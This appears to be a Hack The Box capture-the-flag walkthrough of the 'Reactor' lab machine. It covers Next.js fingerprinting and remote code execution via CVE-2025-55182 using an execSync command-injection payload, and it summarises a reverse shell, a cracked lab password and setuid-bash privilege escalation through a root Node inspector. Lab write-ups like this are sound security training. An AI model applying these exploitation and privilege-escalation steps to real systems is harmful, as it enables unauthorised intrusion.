Hack The Box: Reactor Machine Walkthrough – Easy Difficulty
Easy Machine BurpSuite, Challenges, CVE-2025-55182, devtools, HackTheBox, hashcat, Linux, next.js, node, Penetration Testing, port forwarding, react, React2shell, sqlite3, sshIntroduction to Reactor:
In this write-up, we explore the “Reactor” machine from Hack The Box, an easy-difficulty challenge. This walkthrough covers the reconnaissance, exploitation, and privilege escalation steps needed to capture the flag.
Objective of Reactor:
The goal of this walkthrough is to complete the “Reactor” machine from Hack The Box by achieving the following objectives:
User Flag
Initial access to Reactor starts with Next.js enumeration on port 3000. The application exposes a React canary build vulnerable to CVE-2025-55182 (React2Shell), which provides remote code execution through the React Server Components endpoint. After confirming RCE as the node user, a reverse shell provides access to the application directory. The exposed .env file and SQLite database reveal an MD5 hash for the engineer account. Cracking the hash recovers the password reactor1, allowing SSH access as engineer and retrieval of the user flag.
Root Flag
Privilege escalation begins with local process enumeration, which reveals a root-owned Node.js process running with the inspector enabled on 127.0.0.1:9229. Accessing the Node inspector allows JavaScript execution within the root process and modification of /bin/bash to add the setuid bit. After verifying the modified permissions, /bin/bash -p provides a root shell and access to the root flag. An alternative method uses SSH port forwarding to expose the inspector remotely, followed by Chrome DevTools to interact with the root-owned Node process and obtain a root reverse shell.
Enumerating the Reactor Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oA initial 10.129.146.31Nmap Output:
┌─[dark@parrot]─[~/Documents/htb/reactor]
└──╼ $cat initial.nmap
# Nmap 7.94SVN scan initiated Sun Sep 27 13:11:01 2026 as: nmap -sC -sV -oA initial 10.129.146.31
Nmap scan report for 10.129.146.31
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
|_ 256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)3000/tcp open ppp?
| fingerprint-strings:
| GetRequest:
| HTTP/1.1 200 OK
| Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
| x-nextjs-cache: HIT
| x-nextjs-prerender: 1
| x-nextjs-stale-time: 4294967294
| X-Powered-By: Next.js
| Cache-Control: s-maxage=31536000,
| ETag: "p02u6gnhufd8t"
| Content-Type: text/html; charset=utf-8
| Content-Length: 17175
| Date: Sun, 27 Sep 2026 11:31:53 GMT
| Connection: close
| <!DOCTYPE html><html lang="en"><head><meta charSet="utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="stylesheet" href="/_next/static/css/414e1be982bc8557.css" data-precedence="next"/><link rel="preload" as="script" fetchPriority="low" href="/_next/static/chunks/webpack-db0a529a99835594.js"/><script src="/_next/static/chunks/4bd1b696-80bcaf75e1b4285e.js" async=""></script><script src="/_next/static/chunks/517-d083b552e04dead1.js" async=""></script><script s
| HTTPOptions, RTSPRequest:
| HTTP/1.1 400 Bad Request
| vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
| Allow: GET
| Allow: HEAD
| Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
| Date: Sun, 27 Sep 2026 11:31:54 GMT
| Connection: close
| Help, NCP, RPCCheck:
| HTTP/1.1 400 Bad Request
|_ Connection: closeAnalysis:
- Port 22 (SSH): OpenSSH 9.6p1 running on Ubuntu, providing remote SSH access.
- Port 3000 (HTTP): Next.js web application exposing React Server Components. The response includes Next.js-specific headers such as X-Powered-By, x-nextjs-cache, x-nextjs-prerender, and RSC-related Vary headers.
Web Enumeration on Reactor Machine:
Perform web enumeration to discover potentially exploitable directories and files.

The target is a Next.js web app at http://10.129.146.31:3000 presenting a “ReactorWatch | Core Monitoring System v3.2.1” interface with nominal reactor status, temperature, pressure, coolant flow, and turbine output gauges. All values appear healthy (green “OK”, “NOMINAL”), confirming the application is reachable and rendering a React-based dashboard.
Next.js Fingerprinting

Browsing directly to one of the static chunks (/_next/static/chunks/4bd1b696-80bcaf75e1b4285e.js) dumps the minified React/Next.js runtime.

nmap against port 3000 returns an unrecognized service fingerprint that reveals Next.js headers (X-Powered-By: Next.js, x-nextjs-cache, x-nextjs-prerender, RSC-related Vary headers) and an HTML response containing /_next/static/… asset paths. This confirms the stack is Next.js (with React Server Components) running on the host.

A second view of the same nmap output highlights the identical Next.js fingerprint and static asset paths, reinforcing that the service is a Next.js application serving React chunks.
React Version Identification

A simple curl | grep against the same chunk extracts the exact React canary build string 19.0.0-rc-66855b96-20241106 multiple times. This precise version is the key identifier for the subsequent vulnerability search.

Burp (or similar) capture of a GET / shows a 304 Not Modified response with Next.js cache headers and the same ETag, confirming the application is serving cached static/RSC content and reinforcing the Next.js fingerprint.

A full 200 OK response for the React chunk reveals the Content-Type application/javascript, immutable cache headers, and the beginning of the minified source code.


Later inspection of the same response body surfaces the hard-coded version check if(“19.0.0-rc-66855b96-20241106”!=ci), proving the client is running that exact React release.
Vulnerability Research for Reactor machine

Searching for react 19.0.0-rc-66855b96-20241106 vuln quickly surfaces the relevant CVE and lab references. These include React2shell, CVE-2025-55182, and related Next.js discussions. This version is known to be vulnerable. It points the attacker toward the React Server Components / Next.js exploit path used next.

The GitHub repository pwnxpl0it/react2shell-lab is identified as the public proof-of-concept lab for CVE-2025-55182.
CVE-2025-55182 Exploitation

A GET request to /middleware returns a standard Next.js 404 page.

An initial multipart/form-data POST is sent to / to trigger the React Server Components gadget. The server returns a normal 200 OK with the ReactorWatch dashboard HTML. This means the payload was either malformed or never reached the vulnerable deserialization path.

It forces process.mainModule.require(‘child_process’).execSync(‘id’). The server returns a 500 Internal Server Error with a Next.js error page. However, the output is not yet reflected in a usable way.

An additional Next-Action: x header is included. The response is again a 500. The body now contains a short text/x-component flight payload.

Changing the command to whoami still produces a 500 Internal Server Error with the same short flight response.

It throws a NEXT_REDIRECT error after running id. The server returns a 303 See Other. Both the x-action-redirect header and the response body contain the command output. The output is uid=999(node) gid=988(node) groups=988(node). This proves successful remote code execution as the node user.

The full id output appears inside the React flight data. It is found under the __PAGE__ key. The reflection happens through the redirect mechanism.
